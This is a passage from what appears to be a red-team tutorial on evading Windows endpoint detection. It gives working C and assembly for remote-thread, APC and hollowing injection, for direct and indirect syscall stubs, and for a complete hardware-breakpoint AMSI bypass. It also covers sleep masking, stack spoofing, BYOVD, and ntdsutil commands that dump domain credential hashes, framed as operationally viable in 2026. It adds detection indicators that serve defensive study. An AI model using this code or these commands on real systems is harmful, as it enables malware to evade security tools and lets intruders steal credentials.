
    for (DWORD i = 0; i < ed->NumberOfNames; i++) {
        const char *name = (const char*)((BYTE*)mod + names[i]);
        if (fnv1a(name) == want)
            return (FARPROC)((BYTE*)mod + rvas[ords[i]]);
    }
    return NULL;
}

typedef HANDLE (WINAPI *fOpenProcess)(DWORD, BOOL, DWORD);
HMODULE k32 = (HMODULE) /* PEB walk */ 0; /* see "Walking the PEB"
*/
fOpenProcess pOpen = (fOpenProcess) find_export(k32, HASH_OPEN_PROCESS);

```

Locating `kernel32.dll` without `LoadLibrary` (and without an IAT entry) requires walking the Process Environment Block's loader-data list. The standard sequence: `gs : [0x60]` → `PEB` → `Ldr` → `InMemoryOrderModuleList` → enumerate `LDR_DATA_TABLE_ENTRY` records → match on `BaseDllName`. This sequence is present in nearly every shellcode loader.

Summary: The static-evasion stack symbol/section renaming, control-flow obfuscation, compile-time encryption, runtime API resolution, API hashing eliminates virtually all signature-based static detection. Detection past this point is dynamic and behavioral.



Comparison of injection techniques by detection footprint. APC injection and module stomping produce the lowest behavioral signal; classic remote-thread and process hollowing produce the highest.

Remote Thread Creation (T1055.001)

The classic injection sequence: open target process, allocate executable memory, write payload, create remote thread executing the payload.

```


HANDLE h = OpenProcess(PROCESS_ALL_ACCESS, FALSE, target_pid);
LPVOID rmt = VirtualAllocEx(h, NULL, sz,
                           MEM_COMMIT | MEM_RESERVE,
                           PAGE_EXECUTE_READWRITE);
WriteProcessMemory(h, rmt, sc, sz, NULL);
CreateRemoteThread(h, NULL, 0, (LPTHREAD_START_ROUTINE)rmt, NULL, 0,
NULL);

```

This sequence has been a primary detection signature in commercial EDR products since approximately 2014 and is detected by every modern product through a combination of the thread-creation kernel callback, the `OpenProcess` access-mask request pattern, and the post-allocation memory protection state. Operationally non-viable on monitored endpoints.

APC Injection T1055.004

Queue a callback to a thread that's already in alertable wait state. Payload runs on the existing thread when it next pumps.



A trimmed implementation:

```

HANDLE hT = OpenThread(THREAD_SET_CONTEXT | THREAD_QUERY_LIMITED_INFORMATION,
                      FALSE, alertable_tid);
LPVOID rmt = VirtualAllocEx(hP, NULL, sz, MEM_COMMIT, PAGE_EXECUTE_READ);
WriteProcessMemory(hP, rmt, sc, sz, NULL);

// not the Win32 helper direct call to the native, which most EDRs
// hook differently than QueueUserAPC
NTSTATUS rc = NtQueueApcThreadEx(hT, NULL,
                               (PIO_APC_ROUTINE)rmt,
                               NULL, NULL, NULL);

// optional: force the queue to drain even if the thread never enters alertable
// state
NtAlertResumeThread(hT, NULL);

```

Detection profile:

Advantages:

- No thread creation event payload executes on a pre-existing thread, no PsSetCreateThreadNotifyRoutine callback fires.
- Process tree remains structurally normal; no anomalous child or thread.

Disadvantages:

- Requires the target thread to enter an alertable wait state. CPU-bound threads never qualify.
- Cross-process NtQueueApcThread and NtQueueApcThreadEx invocations are emitted as events by the ETW Threat-Intelligence provider on Windows 10 1903 and later.

Operational variants:

- **EarlyBird APC** APC is queued against a thread in a freshly created suspended process before the image-load callback for that process fires. The injection completes before EDR initialization in the target process.
- **NtTestAlert forced drain** NtTestAlert transitions the calling thread through an alertable state, forcing pending APCs to drain even on a CPU-bound thread.

Process Hollowing (T1055.012)

Create a target process in a suspended state, unmap its original image, allocate replacement memory at the original base address, write a payload PE image, update the entry-point register in the suspended thread's context, and resume:

```

PROCESS_INFORMATION pi = {0};
STARTUPINFOA si = { .cb = sizeof si };
CreateProcessA("C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL,
               FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);

CONTEXT ctx = { .ContextFlags = CONTEXT_FULL };
GetThreadContext(pi.hThread, &ctx);

PVOID peb_imageBase_ptr = (PVOID)(ctx.Rdx + 0x10); // PEB-
>ImageBaseAddress
PVOID image_base = NULL;
ReadProcessMemory(pi.hProcess, peb_imageBase_ptr,
                  &image_base, sizeof image_base, NULL);

NtUnmapViewOfSection(pi.hProcess, image_base);
LPVOID nb = VirtualAllocEx(pi.hProcess, image_base, payload_image_size,
                           MEM_COMMIT | MEM_RESERVE,
                           PAGE_EXECUTE_READWRITE);
WriteProcessMemory(pi.hProcess, nb, payload_pe, payload_image_size,
                   NULL);

ctx.Rcx = (DWORD64)nb + payload_entry_rva;
SetThreadContext(pi.hThread, &ctx);
ResumeThread(pi.hThread);

```

Detection indicators:

- PEB inconsistency: ImagePathName references the original (notepad) but the in-memory image is the payload PE.
- Memory at the original image base presents as MEM_PRIVATE rather than MEM_IMAGE after the unmap-and-replace.
- The new payload image has no entry in PEB.Ldr.InMemoryOrderModuleList.
- The kernel's image-load notification callback fires for the original image, not the replacement, producing an inconsistency between the kernel-recorded image and the in-memory bytes.

Process hollowing produces high behavioral signal against current commercial EDR products.

Process Doppelgänger and Process Ghosting

Both techniques exploit corner cases in the Windows loader to dissociate the on-disk file from the in-memory image:

- **Process Doppelgänger** uses the Transactional NTFS API. The attacker opens a file within a transaction, overwrites it with payload bytes, creates an image section from the transactional view, rolls back the transaction, and creates a process from the section handle. The file on disk after rollback is the original; the in-memory image is the payload.
- **Process Ghosting** opens a file with `FILE_DISPOSITION_DELETE` (or `DELETE_ON_CLOSE`), writes the payload, then closes the handle while the file is in the pending-deletion state. A section created from the file-while-deleted persists; a process can be created from the section even though the file is no longer accessible by path. By the time the EDR's image-load callback fires, the originating file no longer exists at any path.

Both techniques bypass signature-based static scanners that read the on-disk file. Behavioral detection identifies the anomalous section-creation API sequences (`NtCreateSection` from a transacted file handle; `NtCreateSection` after `FILE_DISPOSITION_DELETE`).

Reflective DLL Loading

Stephen Fewer's reflective injection technique. The DLL exports a `ReflectiveLoader()` function that performs the in-memory mapping operations normally executed by `ntdll!LdrLoadDll`: section copying, base relocation processing, import resolution via `LoadLibraryA/GetProcAddress`, and `DllMain` invocation with `DLL_PROCESS_ATTACH`. The OS loader is never invoked; no `PEB.Ldr` entry is created.

Bypasses path-based and signed-DLL-load detection. Detected by memory-scan logic (unbacked executable region, no corresponding `PEB.Ldr` entry).

For modern reflective loaders combined with sleep obfuscation and call-stack spoofing, see my [Shellcode Loaders deep dive](#) and the [Beacon post](#).

Module Stomping


Load a legitimate signed DLL into the target process, modify the page protections of its `.text` section to writable, overwrite with payload bytes, restore `PAGE_EXECUTE_READ`, and transfer execution. The resulting executable region is image-backed (defeating the unbacked-private-commit detection), but the byte content does not match the on-disk file (defeating backing-file integrity checks).

The `VirtualProtect` invocation that converts the DLL's `.text` from `PAGE_EXECUTE_READ` to a writable protection generates an ETW-TI memory-protection-change event and is the principal detection signal.

A refined variant **Phantom DLL Hollowing** uses a transacted-file-backed section: allocate a section whose backing file is a legitimate DLL but whose contents have been overwritten

via NTFS transaction rollback. The section presents as image-backed and the on-disk file matches signed expectations, but the in-memory bytes diverge.

Direct and Indirect System Calls



Standard path traverses the hooked `ntdll` stub. Direct syscall executes the syscall instruction from attacker-controlled code. Indirect syscall executes the syscall instruction from within `ntdll`, preserving stack-frame consistency.

Hooking Topology of `ntdll.dll`

EDR products inject their user-mode DLL into target processes and overwrite the first bytes of `ntdll!Nt*` stub functions with a `JMP rel32` to an EDR-controlled hook routine. All standard Win32 API calls (`kernel32!CreateFile` → `kernelbase!CreateFile` → `ntdll!NtCreateFile`) reach the patched bytes and are inspected. Bypassing user-mode hooking means executing the kernel-transition instruction (`syscall`) without going through the patched stub.

Direct System Calls

The attacker reimplements the syscall stub in their own code. The `ntdll` stub is bypassed entirely.

```
; my_NtAllocateVirtualMemory:
;  args already in RCX, RDX, R8, R9, [rsp+0x28], [rsp+0x30]
mov     r10, rcx                ; the syscall ABI uses r10, not rcx
rcx
mov     eax, dword [g_ssn_alloc] ; SSN resolved at runtime
syscall
ret
```

System Service Numbers (SSNs) change between Windows builds. SSN resolution at runtime is implemented by one of the following techniques:

- **Hell's Gate** reads the first instructions of each `ntdll!Nt*` stub and extracts the SSN from the `mov eax, ssn` instruction. Fails when the EDR's inline hook has overwritten those bytes.
- **Halo's Gate** Hell's Gate with an adjacency fallback: when a target stub is hooked, the resolver reads an adjacent unhooked stub's SSN and offsets by ± 32 (SSNs of adjacent `Nt*` exports are sequential within a Windows version).
- **Tartarus' Gate** extends Halo's Gate with detection of indirect-JMP trampolines used by some vendors instead of direct `JMP rel32` patches.
- **FreshyCalls** enumerates all `Nt*` exports in `ntdll`, sorts them by export RVA. The lowest-addressed export corresponds to SSN 0, next to SSN 1, and so on. Does not require reading the stub bytes; immune to inline patching.
- **RecycledGate** combines FreshyCalls export-address sorting with Halo's Gate adjacency fallback for robustness against partial hooking.
- **SysWhispers4** build-time code generator that emits per-build assembly stubs from an API list. Supports Windows NT 3.1 through Windows 11 24H2 across x64, x86, WoW64, and ARM64 architectures. Repository: [JoasASantos/SysWhispers4](https://github.com/JoasASantos/SysWhispers4).
- **Sysplant** Python-based stub generator supporting Tartarus' Gate, FreshyCalls, SysWhispers2/3, and Canterlot's Gate. Integrated into Cobalt Strike 4.10 and later.
- **Acheron** Go assembly implementation of indirect syscalls for Go-based payloads. Repository: [f1zm0/acheron](https://github.com/f1zm0/acheron).

Indirect System Calls

The attacker resolves the SSN as in the direct-syscall case, but rather than executing the `syscall` instruction from attacker-controlled code, transfers control via `JMP` to an existing `syscall` instruction inside `ntdll.dll`. On entry to kernel mode, the stack frame's return address points into `ntdll`, satisfying stack-walk verification logic that flags returns into non-`ntdll` modules as anomalous.

```
; my_indirect_NtAllocateVirtualMemory:
mov     r10, rcx
mov     eax, dword [g_ssn_alloc]
jmp     qword [g_ntdll_syscall_gadget] ; address of an unhooked
                                        ; `syscall; ret` gadget in
ntdll
```

The “gadget” is any address in `ntdll.dll`'s `.text` section that contains the byte sequence `0F 05 C3` (`syscall; ret`). At process initialization, the loader scans `ntdll.dll`'s code section, locates the first such sequence, and stores the address. All indirect-syscall stubs jump to this stored address. RedOps published a [detailed walk-through](#) of the technique.

Note: Direct and indirect syscalls evade user-mode hook inspection only. They do not affect kernel-mode notification callbacks, ETW Threat-Intelligence emissions, or memory scanning. The kernel-side telemetry surface is unaffected.

Sleep Obfuscation (Sleep Masks)

A long-running implant spends the majority of its execution lifetime in idle wait states between command-and-control check-ins. During these wait states, the implant's memory layout is statically vulnerable to scanning: the configuration block contains C2 endpoints in plaintext, the executable region holds shellcode at `PAGE_EXECUTE_READ`, encryption keys reside in `.data`, and the thread's call stack identifies the implant code via return-address analysis.

Sleep obfuscation (commonly termed sleep masking) is the technique of executing a small encryption routine before and after every sleep interval. Before the sleep, the implant's memory is encrypted in place and page protections are reset to read-only or no-access. After the sleep, the routine restores executable protections and decrypts. EDR memory scans performed during the sleep window observe encrypted, non-executable bytes.

Technique	Primitive	What it hides	Repo
Ekko	Timer queue (<code>CreateTimerQueueTimer</code> chain) + ROP via <code>NtContinue</code>	Whole implant region during sleep	Cracked5pider/Ekko
FOLIAGE	APC chain on a single thread	Implant region; uses APCs to chain encrypt → sleep → decrypt	various PoCs
Zilean	<code>WaitForSingleObject</code> + thread context	Newer Cobalt Strike- flavored mask	various PoCs

Technique	Primitive	What it hides	Repo
Cronos	Same as Ekko but uses WaitForSingleObjectEx and toggles PAGE_NOACCESS	Adds memory protection toggle on top	various PoCs
AceLdr	Ekko + custom UDRL + heap encryption	Full Cobalt Strike loader + sleep mask	kyleavery/AceLdr
DreamWalkers	Stack spoofing + sleep mask + module ghost-loading	Combines sleep + call-stack spoof	MaxDcb/DreamWalkers

Ekko's core mechanism: a timer queue is created, populated with a sequence of NtContinue-based callbacks, and each callback receives a fully constructed CONTEXT record specifying the next instruction pointer and register state. The sequence:

1. VirtualProtect(beacon_region, PAGE_READWRITE)
2. RtlEncryptMemory / XOR / AES-CTR encrypt over the region
3. WaitForSingleObject (the actual sleep wait)
4. RtlDecryptMemory / XOR / AES-CTR decrypt
5. VirtualProtect(beacon_region, PAGE_EXECUTE_READ)
6. Return to normal beacon flow

Each step is implemented as a separate timer callback whose CONTEXT is crafted such that NtContinue jumps to the next desired API entry point. The implant thread never executes a literal Sleep call within the implant's own code; the wait is performed by the timer-queue worker thread. A memory scan executed during step 3 observes encrypted, non-executable bytes. The plaintext exposure window exists only between steps 4 and 5, and is below typical scanner cadence.

Detection methods that defeat sleep masking:

- **Control Flow Guard** CFG-protected processes refuse NtContinue calls to addresses not registered in the CFG bitmap. CodeX's [sleepmask_ekko_cfg](#) implements a CFG-compatible variant.
- **ETW Threat-Intelligence memory protection events** every VirtualProtect invocation that toggles executable status emits an event. Frequency analysis identifies the periodic toggle pattern characteristic of sleep masks.
- **Unwind-info inconsistency** if a timer-queue callback's stack frame does not correspond to a registered RUNTIME_FUNCTION with valid unwind data, the EDR can flag the anomaly.


Call Stack Spoofing

When a kernel-mode notification callback fires (e.g., on `NtAllocateVirtualMemory`), the EDR can walk the calling user-mode thread's stack to record the chain of return addresses. A return address pointing into a private (`MEM_PRIVATE`) memory region characteristic of unbacked shellcode is a high-confidence indicator of malicious code execution.

Two principal call-stack spoofing approaches:

Synthetic frame construction. The attacker constructs a fabricated stack containing return addresses that point into legitimate, file-backed code regions (`kernel32!BaseThreadInitThunk`, `ntdll!RtlUserThreadStart`). The fabricated stack is installed on the calling thread before invoking sensitive APIs. Implementations: [VulcanRaven](#), [LoudSunRun](#). Effective for short-duration single API calls.

Desynchronized stack unwinding. Return-oriented programming techniques are used to decouple actual control flow from the recoverable unwind chain. The CPU executes correct instruction sequences, but the unwinder follows fabricated RBP chains that terminate in legitimate function frames. Implementation: [SilentMoonwalk](#) (fully dynamic, no per-API stub generation required).



Detection counter-techniques against stack spoofing:

- Verification that the third stack frame from the bottom is a return address within the thread's registered start function. Both SilentMoonwalk modes can fail this verification.
- Detection of RBP chains pointing into `MEM_PRIVATE` regions.
- Validation of unwind-info consistency: comparison of the registered `RUNTIME_FUNCTION` for an address against the actual function prologue at that address. Synthetic frames frequently fail this check because the borrowed return addresses do not correspond to legitimate function entries.

The current state-of-the-art combined sleep + stack-spoofing implementation is DreamWalkers, which integrates Ekko-style sleep masking, dynamic stack-spoofing, and ghost-mapped module loading.

ETW Threat-Intelligence Provider Bypass

The Microsoft-Windows-Threat-Intelligence provider is implemented in the kernel image. Events are emitted by the kernel after operation completion and are unaffected by user-mode `ntdll!EtwEventWrite` patching. Consumer subscription requires the consuming process to run as `PsProtectedSignerAntimalware` (PPL-Antimalware).

Three principal bypass approaches:

1. Hardware-breakpoint installation via `NtContinue`. [Praetorian's published research](#) documented that `SetThreadContext` calls with `CONTEXT_DEBUG_REGISTERS` flags produce a `EtwTiLogSetContextThread` event in the TI provider. The same operation performed via `NtContinue` updates the debug registers without traversing the kernel code path that emits the event. Reference sequence:

```
// Full PoC requires VEH installation and CONTEXT_DEBUG_REGISTERS
handling
CONTEXT ctx = { .ContextFlags = CONTEXT_DEBUG_REGISTERS };
ctx.Dr0 = (DWORD64)AmsiScanBuffer;
ctx.Dr7 = 0x1;           // local-enable Dr0
NtContinue(&ctx, FALSE); // installs DR0/DR7 without TI event
emission
```

The installed hardware breakpoint redirects `AmsiScanBuffer` execution into a vectored exception handler that synthesizes a clean scan result. No code bytes are modified in `amsi.dll`, eliminating the in-memory patch signature that the EDR's scanner would detect.

2. SecurityTrace-flag consumption. Covered in Part 1. A subset of TI events is consumable without PPL by exploiting the `SecurityTrace` flag.

3. PPL elevation via BYOVD. Tools including `EDRSandblast`, `Backstab`, `EDRSilencer`, and `Sealighter-TI` use a vulnerable signed driver to modify `EPROCESS->Protection` to `PsProtectedSignerAntimalware`, after which standard ETW-TI subscription succeeds. Microsoft's vulnerable-driver blocklist closes most known paths; viable BYOVD candidates are tracked at [LOLDrivers](#).

Patchless AMSI Bypass via Hardware Breakpoints

The historical AMSI bypass overwriting the first bytes of `amsi.dll!AmsiScanBuffer` with `mov eax, 0x80070057; ret` produces an in-memory patch detectable by any memory scanner that hashes the `.text` section against the on-disk file. Modern EDR products detect this signature. Current evasion uses hardware breakpoints and a Vectored Exception Handler:

```

LONG CALLBACK Veh(PEXCEPTION_POINTERS ep)
{
    if (ep->ExceptionRecord->ExceptionCode == EXCEPTION_SINGLE_STEP &&
        (ULONG_PTR)ep->ExceptionRecord->ExceptionAddress == g_amsi_scan_buf)
    {
        // 5th param of AmsiScanBuffer is the result pointer
        // x64 calling: it's at [rsp+0x28] before the call
        AMSI_RESULT* pRes = *(AMSI_RESULT**)(ep->ContextRecord->Rsp + 0x28);
        if (pRes) *pRes = AMSI_RESULT_CLEAN;

        // skip the function: pop return address into RIP, fix RAX
        ep->ContextRecord->Rip = *(DWORD64*)ep->ContextRecord->Rsp;
        ep->ContextRecord->Rsp += 8;
        ep->ContextRecord->Rax = 0;           // S_OK
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    return EXCEPTION_CONTINUE_SEARCH;
}

void install(void)
{
    AddVectoredExceptionHandler(1, Veh);

    CONTEXT c = { .ContextFlags = CONTEXT_DEBUG_REGISTERS };
    GetThreadContext(GetCurrentThread(), &c);
    c.Dr0 = g_amsi_scan_buf;
    c.Dr7 = (c.Dr7 & ~0xF) | 0x1;        // local enable Dr0, length=1,
type=execute
    SetThreadContext(GetCurrentThread(), &c);
    // for full stealth: NtContinue instead of SetThreadContext (see ETW-TI
section)
}

```

Limitation: hardware-breakpoint installation is per-thread. For inline AMSI scanning of a single .NET assembly load, the AMSI scan and the load occur on the same thread, so single-thread instrumentation is sufficient. For multi-threaded scenarios (PowerShell with runspace thread pools), each thread of interest must be instrumented separately.

Alternative implementations that do not patch `amsi.dll`:

- **CLR `AmsiContext` field nullification.** The CLR maintains an `AmsiContext` pointer after AMSI initialization. Locating this field via .NET runtime structure traversal and writing zero disables subsequent `Assembly.Load`-time AMSI scanning. The `amsi.dll` binary remains unmodified.
- **Per-process AMSI session corruption.** Modifying the `amsiSession` field within the calling process's `clr.dll` instance disables AMSI scanning for that process. Other processes' AMSI behavior is unaffected.

CrowdStrike published a [technical analysis of patchless AMSI bypass detection](#) documenting the behavioral signals their product uses against these techniques.

Bring Your Own Vulnerable Driver (BYOVD)

Kernel-mode code execution is required to perform several EDR-bypass operations: modifying `EPROCESS->Protection.Type` to elevate to PPL, removing entries from `PspCreateProcessNotifyRoutine` to disable callback-based detection, and patching `ntoskrnl` callback-array contents. The standard mechanism is BYOVD installation of a legitimately signed but vulnerable driver, followed by exploitation of a known vulnerability (typically arbitrary kernel read/write via an IOCTL handler) to gain kernel-mode execution.

State of mitigations in 2026:

- **Microsoft Vulnerable Driver Blocklist** enabled by default on Windows 11 22H2 and later, with expanded coverage on 24H2 and later. Maintained list of known-vulnerable drivers blocked at load time.
- **Hypervisor-Protected Code Integrity (HVCI)** hypervisor-enforced W^X on kernel memory. With HVCI enabled, an exploited driver cannot modify kernel `.text` regions or protected kernel structures even with arbitrary-write primitives. The kernel-write capability becomes ineffective against the targets EDR-bypass operations require.
- **Windows Defender Application Control (WDAC) / Smart App Control** application-control layer that can deny driver load outside a configured allowlist.
- **Newly discovered vulnerable drivers** security researchers continue to identify previously unknown vulnerable drivers. Some remain unblocked for extended periods.

Operationally viable approaches in 2026:

- Drivers signed before the July 2015 cutoff that are not on the blocklist.
- Vulnerabilities in drivers signed by vendors on Microsoft's allow-by-default vendor lists (uncommon, but documented).
- Newly discovered vulnerabilities in low-distribution vendor drivers.
- Direct kernel exploits in non-driver code paths when BYOVD itself is blocked.

BYOVD has been adopted as a pre-encryption step by multiple ransomware families since 2024, including AuKill, Poortry, Terminator, and the RealBlindingEDR toolset associated with Spyboy. The community-maintained [LOLDrivers](#) catalog tracks vulnerable drivers with current blocklist status and proof-of-concept code.

Note: When HVCI is enabled on the target, BYOVD as a kernel-write primitive against EDR data structures is non-functional. Engagement planning must account for this.

Living-off-the-Land Binaries (LOLBins)

Several credential-access and persistence operations require no malicious binary on disk. The `ntdsutil.exe` Active Directory database export is the canonical example for domain-controller credential theft:

```
C:\>ntdsutil
ntdsutil: activate instance ntds
ntdsutil: ifm
ifm: create full C:\Windows\Temp\backup
ifm: quit
ntdsutil: quit
```

The output is `ntds.dit` plus the `SYSTEM` and `SECURITY` registry hives. Offline analysis of these artifacts yields:

- All domain user NT hashes
- DCC2 (Domain Cached Credentials v2) hashes
- Kerberos service account keys (RC4-HMAC, AES128-CTS-HMAC-SHA1-96, AES256-CTS-HMAC-SHA1-96)
- Forest trust shared secrets
- Password history (subject to domain policy retention)

Subsequent operations: offline password cracking with hashcat or John the Ripper, Golden Ticket forgery, DCSync-based domain replication, and complete forest-wide credential compromise.

Detection-resistance properties:

- `ntdsutil.exe` is Microsoft-signed, defeating signature-based static detection.
- No `OpenProcess` / `ReadProcessMemory` is performed against `lsass.exe`; LSASS-handle access detections do not fire.
- No shellcode allocation, remote thread creation, or cross-process memory writes.
- API call sequence is identical to a legitimate Active Directory disaster-recovery procedure (Install From Media backup).

Detection logic for blue-team implementation: rule on the combination of parent process and command-line arguments. `ntdsutil.exe` invoked with `ifm create full` from a parent process not associated with documented backup procedures is anomalous regardless of binary signing status. Sysmon EID 1 with appropriate Sigma rule provides coverage. The same parent-plus-command-line pattern generalizes to other LOLBins: `wmic`, `vssadmin`, `comsvcs.dll`, `bitsadmin`, `regsvr32`, `mshta`, `installutil`. Comprehensive list maintained at [LOLBAS](#).

Residual Kernel-Mode Telemetry After User-Mode Bypass

Even with the complete bypass stack applied at the user-mode layer, the following kernel-mode telemetry sources remain operational:

- **Stack-frame analysis** kernel callbacks can walk the calling thread's user-mode stack at the point of syscall entry. A return address outside any loaded module's memory range constitutes the "unbacked execution" indicator. SilentMoonwalk and equivalent stack-spoofing techniques mitigate this; recent EDR signatures specifically target SilentMoonwalk's unwind-info patterns.
